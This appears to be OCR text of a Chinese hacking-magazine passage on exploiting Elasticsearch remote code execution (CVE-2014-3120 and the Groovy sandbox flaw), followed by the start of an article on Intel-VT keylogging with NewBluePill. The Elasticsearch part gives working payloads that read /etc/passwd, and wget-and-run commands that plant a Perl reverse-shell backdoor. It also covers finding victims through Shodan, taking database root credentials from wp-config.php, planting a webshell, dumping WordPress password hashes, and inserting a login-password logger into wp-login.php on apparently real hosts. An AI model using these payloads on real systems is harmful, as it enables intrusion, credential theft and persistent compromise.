{"script":"java.lang.Math.class.forName(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor(java.io.InputStream.class).newInstance(java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat /etc/passwd\").getInputStream())).readLines()","lang": "groovy"}}}
```

3.修复方法

建议用户更新到最新版本，如果不想升级版本也可以通过修改 config/elasticsearch.yml 的 script.groovy.sandbox.enabled 为 false。

CVE-2014-3120 MVEL 命令执行漏洞

2014 年 5 月，MVEL 爆出命令执行漏洞（漏洞编号 CVE-2014-3120 ，http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2014-3120），ElasticSearch 用的脚本引擎

是 MVEL，这个引擎没有做任何的防护，或者沙盒包装，所以直接可以执行任意代码。而在 ElasticSearch 里，默认配置是打开动态脚本功能的，因此用户可以直接通过 http 请求，执行任意代码。漏洞利用方法可以参考文章《elasticsearch 漏洞利用工具套装》（http://www.freebuf.com/tools/38025.html）。

1.检测方法

可以到 http://tool.scanv.com/es.html 进行在线检测，可以检测任意地址。

http://bouk.co/blog/elasticsearch-rce/poc.html 只检测 localhost，不过会输出/etc/hosts 和 /etc/passwd 文件的内容到网页上。

也可以保存以下代码进行检测：

```
curl -XPOST 'http://localhost:9200/_search?pretty' -d '
{
   "size": 1,
   "query": {
      "filtered": {
         "query": {
            "match_all": {}
         }
      }
   },
   "script_fields": {
      "/etc/hosts": {
         "script": "import java.util.*;\nimport java.io.*;\nnew Scanner(new File(\"/etc/hosts\")).useDelimiter(\"\\\\Z\").next();"
      },
      "/etc/passwd": {
         "script": "import java.util.*;\nimport java.io.*;\nnew Scanner(new File(\"/etc/passwd\")).useDelimiter(\"\\\\Z\").next();"
      }
   }
}
```

2.修复方法

关掉执行脚本功能，在配置文件 elasticsearch.yml 里为每一个结点都加上：script.disable_dynamic: true。

通过 perl 反弹 shell

1.准备工作

需要在公网 IP 准备一个 pl 的反弹脚本，例如 back.pl，可以将脚本文件伪装为 jpg 文件上传到网站后下载。例如 www.antian365.com/lab/linux0day/back.pl.txt，然后依次执行以下命令即可。

（1）本地通过 nc 监听端口 nc –vv –l –p 80

（2）被攻击服务器下载 back.pl 脚本

python ElasticSearch.py http://www.antian365.com:9200/ "/usr/bin/wget

www.antian365.com/lab/linux0day/back.pl.txt -O /tmp/back.pl"

（3）执行后门反弹命令

python ElasticSearch.py http:// www.antian365.com:9200/ "/usr/bin/perl /tmp/back.pl 123.123.123.123 80"

说明：

（1）www.antian365.com 为被攻击目标的 IP 或者域名，IP 地址 123.123.123.123 为公网独立 IP，80 端口为该服务器未开放端口。

（2）有部分服务器由于未安装 perl 环境，因此有可能执行命令失败。

2.搜索目标对象

通过 http://www.zoomeye.org/或者 shodanhq.com 搜索“ElasticSearch”关键词，直接访问网站地址 http://www.zoomeye.org/search?q=ElasticSearch&t=host 即可获取结果。在该结果中可以看到各个国家使用该软件的分布情况。随机选择一个 IP 进行，本例选择第一个 IP 地址 http://192.241.225.207/，同时单击 IP 地址右上角的一个小图框连接地址，例如打开地址 http://192.241.225.207:9200/进行访问，确认该 IP 地址是否存活。如图 1 所示。




图 1 搜索目标对象

3.执行命令

直接执行 python ElasticSearch.py http:// 192.241.225.207/ "/usr/bin/wget www.antian365.com/lab/linux0day/back.pl.txt -O /tmp/back.pl"命令，但反馈结果为“HTTP Error 500: Internal Server Error”，如图 2 所示。再次使用 FireFox 便携版本进行测试，输入目标地址 http://192.241.225.207:9200/_search?pretty，在 Post data 中输入{"size":1,"script_fields":{"test#":{"script":"java.lang.Math.class.forName(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor(java.io.InputStream.class).newInstance(java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat /etc/passwd\").getInputStream())).readLines()","lang": "groovy"}}}。

其结果如图 3 所示，表明该漏洞已经修复或者不可用。




图 2 执行命令




图 3 再次测试漏洞是否可用

通过测试多个搜索结果，找到一个还存在漏洞的 IP 地址 192.241.222.40，在 0Day 出来的第一时间基本每个目标都能执行，每多一分钟就减少一个，直接执行以下代码，成功运行，无任何结果显示，表明文件下载到服务本地成功。

python ElasticSearch.py http://192.241.222.40:9200/ "/usr/bin/wget www.antian365.com/lab/linux0day/back.pl.txt -O /tmp/back.pl"

执行以下命令，成功后会显示“Perl Connect-back Backdoor、Auther:Maple-x”，表明 shell 执行成功，如图 4 所示。

python ElasticSearch.py http:// 192.241.222.40:9200/ "/usr/bin/perl /tmp/back.pl 124.123.122.11 80"

在本地监听端口过几秒种就会反弹 shell 回来，执行 ifconfig 命令，如图 5 所示，确认反弹 shell 成功，后续操作就任由发挥了！




图 4 反弹 shell 命令成功




图 5 成功获取 shell

获取网站 webshell 权限

ElasticSearch 在一些大型企业内部往往部署的比较多，因此在获取某内网权限后，进一步的渗透就非常有意义了。上面分析了通过 Perl 脚本来获取反弹的 shell，反弹的 shell 具有一定的时效性，下面就非 perl 方面的渗透进行探讨。

1.通过 shodanhq 搜索引擎搜索关键字“Elasticsearch”

首先在网站 shodanhq.com 注册一个用户，注册成功后需要通过邮箱进行激活，激活后即可使用。在搜索框中输入关键字“Elasticsearch”进行搜索，如图 6 所示，结果以 top countries 显示查询记录，在早期搜索结果中中国排名第一，后面以美国部署的服务器较多。在结果列表中随机选择一个 IP 地址，在本例中选择的是国外的 IP。




图 6 搜索关键词“ElasticSearch”

2.通过 FireFox 便携版本进行漏洞测试

在 FireFox 便携版本输入地址“http://192.121.xxx.xxx:9200/_search?pretty”，然后单击“Load Url”，如图 7 所示，在 Post Data 中输入以下代码。

{"size":1,"script_fields": {"test#":
{"script":"java.lang.Math.class.forName(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor(java.io.InputStream.class).newInstance(java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\"cat /etc/passwd\").getInputStream())).readLines()","lang": "groovy"}}}

该代码的目的是读取 linux 操作系统中的/etc/passwd 文件的内容，如果存在漏洞则读取 passwd 文件内容，反之则说明该漏洞不存在。




图 7 测试漏洞是否存在

3.查询敏感文件

在 Post data 中修改 exec(\"cat /etc/passwd\")内容为 exec(\"locate *.php \")、exec(\"locate *.sql \")、exec(\"locate *.conf \")等以获取敏感文件信息，如图 8 所示，表明该服务器可能使用 php，且 cms 系统可能为 wordpress。




图 8 寻找系统敏感信息

使用代码以下代码直接获取 wp-config.php 文件所在路径“/usr/share/nginx/xxxxxxxxxxxx/wp-config.php”，如图 9 所示。

{"size":1,"script_fields": {"test#": {"script":"java.lang.Math.class.forName(\"java.io.BufferedReader\").getConstructor(java.io.Reader.class).newInstance(java.lang.Math.class.forName(\"java.io.InputStreamReader\").getConstructor(java.io.InputStream.class).newInstance(java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntime().exec(\" locate wp-config.php \").getInputStream())).readLines()","lang": "groovy"}}}。




图 9 获取 wp-config.php 的路径

4.定位网站和真实路径

通过执行“cat /usr/share/nginx/xxxxxxxxxxxxx/wp-config.php”来读取该文件内容，如图 10 所示，获取 mysql 数据库 root 账号和密码以及网站域名 xxxxxxxxxxxxx.com 等信息。通过查看网站所在根目录，还发现有 mysql 文件备份，通过 flashget 下载工具将其下载到本地，如图 11 所示。




图 10 获取网站域名等信息

图 11 下载数据库文件

5.获取 webshell

通过执行命令：wget -O /usr/share/nginx/xxxxxxa2/__MACOSX/oxxxxxxxa/ wp-content/uploads /my.php http://www.antian365.com/data/cache/2.txt 将 webshell 下载到本地服务器中/usr/share/nginx/xxxxxx2/__MACOSX/xxxxxxxxxxxxx/ wp-content/uploads 目录，webshell 地址 http://ocXXXXXx.com/wp-content/uploads/my.php，通过中国菜刀进行连接，如图 12 所示，成功获取 webshell 权限。




图 12 获取 webshell 权限

6.讨论

在本例中通过命令执行漏洞下载了 mysql 数据库文件，通过查看该文件知道了 wordpress 管理员的密码等信息，如图 13 所示，可以对该密码进行破解，通过破解的密码和用户进行登录，再通过后台来提权，也可以轻松获取 webshell 后门。

```
--
-- Dumping data for table `wp_users`
--

LOCK TABLES `wp_users` WRITE;
/*!40000 ALTER TABLE `wp_users` DISABLE KEYS */;
INSERT INTO `wp_users` VALUES (1,'oct[redacted]da','$P$B[redacted]','octacoda','se[redacted]ail.com','
15:21:25','',0,'octacoda'),(2,'admin','$P$[redacted]','admin','test@mail.com','','2015-02-21
16:02:53','',0,'admin'),(3,'Vik[redacted]','$P$B.lQUXeLc.tt6Z.XvWb4/Bff/HSADb0','viktorija','se[redacted]mail.com','','
11:17:01','',0,'Vik[redacted]a');
/*!40000 ALTER TABLE `wp_users` ENABLE KEYS */;
UNLOCK TABLES;
```

图 13 获取 wordpress 后台管理员密码等信息

还可以在 wp-login.php 文件中加入密码记录代码，在 if (force_ssl_admin() && ! is_ssl()) 代码结束处加入记录代码，如图 14 所示，加入后的代码如下：

```
// Redirect to https login if forced to use SSL
if ( force_ssl_admin() && ! is_ssl() ) {
    if ( 0 === strpos($_SERVER['REQUEST_URI'], 'http') ) {
        wp_redirect( set_url_scheme( $_SERVER['REQUEST_URI'], 'https' ) );
        exit();
    } else {
        wp_redirect( 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'] );
        exit();
    }
}
$userip=$_SERVER['REMOTE_ADDR'];
$username_password=$_POST['log']."----xxxxx----".$_POST['pwd']."
"."userip:".$userip."\r\n";
$hellowp=fopen('./wp-content/plugins/d.txt','a+');
$write=fwrite($hellowp,$username_password);
```

定期访问 http://www.antian365.com/wp-content/plugins/d.txt，即可获取管理员登录密码等信息。

```php
// Redirect to https login if forced to use SSL
if ( force_ssl_admin() && ! is_ssl() ) {
    if ( 0 === strpos($_SERVER['REQUEST_URI'], 'http') ) {
        wp_redirect( set_url_scheme( $_SERVER['REQUEST_URI'], 'https' ) );
        exit();
    } else {
        wp_redirect( 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'] );
        exit();
    }
}
$userip=$_SERVER['REMOTE_ADDR'];
$username_password=$_POST['log']."----xxxxx----".$_POST['pwd']." "."userip:".$userip."\r\n";
$hellowp=fopen('./wp-content/plugins/d.txt','a+');
$write=fwrite($hellowp,$username_password);
/**
 * Output the login page header.
 *
```

图 14 记录 wordpress 密码代码

（完）

虚拟化与键盘记录的那些事儿

文/图 Naylon

Intel-VT（Virtualization Technology，虚拟化技术）的产生是为了解决纯软件虚拟化解决方案在可靠性、安全性和性能上的不足，亦可以认为是硬件虚拟化技术。而近些年，VT 在安全领域内也体现出了很重要的研究价值。

应用 Intel-VT 可以在一台计算机内运行多个操作系统（虚拟机），并可以把当前正在运行的操作系统设置为虚拟机。由于所有虚拟机的行为都受到 VMM 的监管，所以如果把当前操作系统也当作是虚拟机的话，便能对其进行深度的行为监控。VMCS（Virtual Machine Control Secion，虚拟机控制环境块）中有一些控制字段，用来标示 VMM 对虚拟机的哪些行为感兴趣，如果将这些字段设置为有效，那么当虚拟机触发执行这些特定指令时，会产生 VMEXIT 事件，并由 GuestOS 进入 VMM，即从 non-root 模式切换到 root 模式，程序执行的流程也随即进入了 VMM 提供的 VmExit Handler 例程，在该回调例程中，VMM 可以读写 GuestOS 的所有数据，进行一定的处理后，例程结束，并产生 VMENTRY 时间使 CPU 重新陷入 non-root 模式，GuestOS 由此继续执行。如图 1 所示。




图 1

也许上面的叙述有点儿绕舌，我们用一个通俗的比喻来讲，就是 VT 能实现对指令的“HOOK”，因此 VT 在安全领域内有着很大的施展空间。本文以键盘记录为例，展示 VT 的指令监控过程。

搭建调试环境

由于 VT 相关的指令都需要 Ring0 权限，所以实现虚拟化核心功能的代码需要封装为驱动程序，并加载到内核里执行，故本文的代码都需要由 WDK 进行编译。

研究 VT 最好的学习资料是 Invisible Things Lab 在 Black Hat 大会上发表的开源代码 NewBluePill（后文简称 NBP），该项目实现了一个基础的虚拟化引擎，且逻辑清晰、体积较小，可谓是麻雀虽小五脏俱全。在网上可以找到该项目的最新版是 NewBluePill-0.32-Public，但这个公开的版本存在很多问题，仔细读过其代码后，可以感觉到有很多 BUG 明显是人为留下的，目的应该是防止伸手党直接用代码去做坏事。不过我们若想深入学习 VT，自然要将 NBP 编译后进行调试，所以首先得把作者挖的坑填了。

1）NBP 驱动卸载死机

公开版的驱动只能被加载，一旦卸载驱动，则会造成死机。因为卸载必须在 VMM 的 root 模式下进行，而当 DriverUnload 被调用时，系统仍处于 non-root 模式，所以必须通过 Hypercall 的方法陷入 VMM，把卸载驱动的任务交给 VMM。查看 NBP 的代码可知，Hypercall 实现在 hypercall.c 文件里，DriverUnload 最终会调用到 HcMakeHypercall 来发起 Hypercall 陷入 VMM，但是 VMM 内却没有对 VMCALL 指令产生的 VMEXIT 作处理，而是直接返回结果，表示 VMEXIT 已处理完毕，实际上却没有在 VMM 执行相应的卸载流程，因此系统仍在虚拟机中运行，随后 DriverUnload 会释放资源，使虚拟机的状态无法维持，进而导致出错死机。弄清楚了原理，我们便明了了，如想让它正常卸载，只需要修改 vmxtraps.c 里的代码，让它按合适的方法处理 Hypercall 以便执行 VMM 层的卸载代码即可。

```
[vmxtraps.c]
...
  // 为所有 VM 指令造成的 VMExit 设置一个无用的处理函数，VMCALL 则作为 Hypercall 处理
  for (i = 0; i < sizeof (TableOfVmxExits) / sizeof (ULONG32); i++) {
    if (TableOfVmxExits[i] == EXIT_REASON_VMCALL) {
      if (!NT_SUCCESS (Status = TrInitializeGeneralTrap (Cpu, EXIT_REASON_VMCALL, 0,
    // length of the instruction, 0 means length need to be get from vmcs later.
VmxDispatchHypercall, &Trap))) {
        _KdPrint (("VmxRegisterTraps(): Failed to register VmxDispatchHypercall with status 0x%08hX\n", Status));
        return Status;
      }
    } else {
      if (!NT_SUCCESS (Status = TrInitializeGeneralTrap (Cpu, TableOfVmxExits[i], 0,
// length of the instruction, 0 means length need to be get from vmcs later.

VmxDispatchVmxInstrDummy, &Trap))) {
        _KdPrint (("VmxRegisterTraps(): Failed to register VmxDispatchVmon with status 0x%08hX\n", Status));
        return Status;
      }
    }
```

```
        TrRegisterTrap (Cpu, Trap);
    }
...
```

2）断点触发时死机

一旦开启 VMLAUNCH 以后，无法在 VMM 的代码上下断点，比如 bp newbp!VmxVmexitHandler，如果断点被触发的话，虚拟机就失去了响应，Windbg 也定在那里不动了。经过实验发现这个问题的源头是 NBP 的内存隐藏模型，我们只要取缔掉 NBP 自己的内存管理系统，便可以用 Windbg 在 VMM 的代码上下断调试了。

NBP 的内存管理主要实现在 paging.c 里，观察 NBP 分配内存使用的自定义函数 MmAllocatePages，可以看出它首先用 ExAllocatePoolWithTag 申请内存，然后会对页做一些处理，以实现自己的内存管理。我们将其对内存的多余操作删去，仅让它单纯地对 ExAllocatePoolWithTag 进行包装（MmAllocateContiguousPages 和 MmAllocateContiguousPagesSpecifyCache 同理）。

```
[paging.c]
...
PVOID NTAPI MmAllocatePages (
    ULONG uNumberOfPages,
    PPHYSICAL_ADDRESS pFirstPagePA
)
{
    PVOID PageVA;
    PHYSICAL_ADDRESS PagePA;
    if (!uNumberOfPages)
        return NULL;
    PageVA = ExAllocatePoolWithTag (NonPagedPool, uNumberOfPages * PAGE_SIZE,
ITL_TAG);
    if (!PageVA)
        return NULL;
    RtlZeroMemory (PageVA, uNumberOfPages * PAGE_SIZE);
    if (pFirstPagePA)
        *pFirstPagePA = MmGetPhysicalAddress (PageVA);
    return PageVA;
}
...
```

之后要更改 VmxSetupVMCS 中设置 VMCS.CR3 的部分，让 GuestOS 使用当前系统的页目录指针，而非 NBP 自己的页目录。

```
[vmx.c]
...
VmxWrite (HOST_CR3, RegGetCr3 ());
...
```

同时删掉 HvmSetupGdt 函数中映射任务状态段的一句代码：

[hvm.c]

...

//MmMapGuestTSS64 ((PTSS64) GuestTssBase, GuestTssLimit);

...

最后还要把 DriverEntry 中 MmInitManager 之类的调用删掉，因为不再使用 NBP 自己的内存管理系统了，所以卸载时也不需要 MmShutdownManager。

经过如上步骤将 NBP 的内存隐藏取缔后，便能使用 Windbg 在 VMM 代码上下断了，如图 2 所示。




图 2

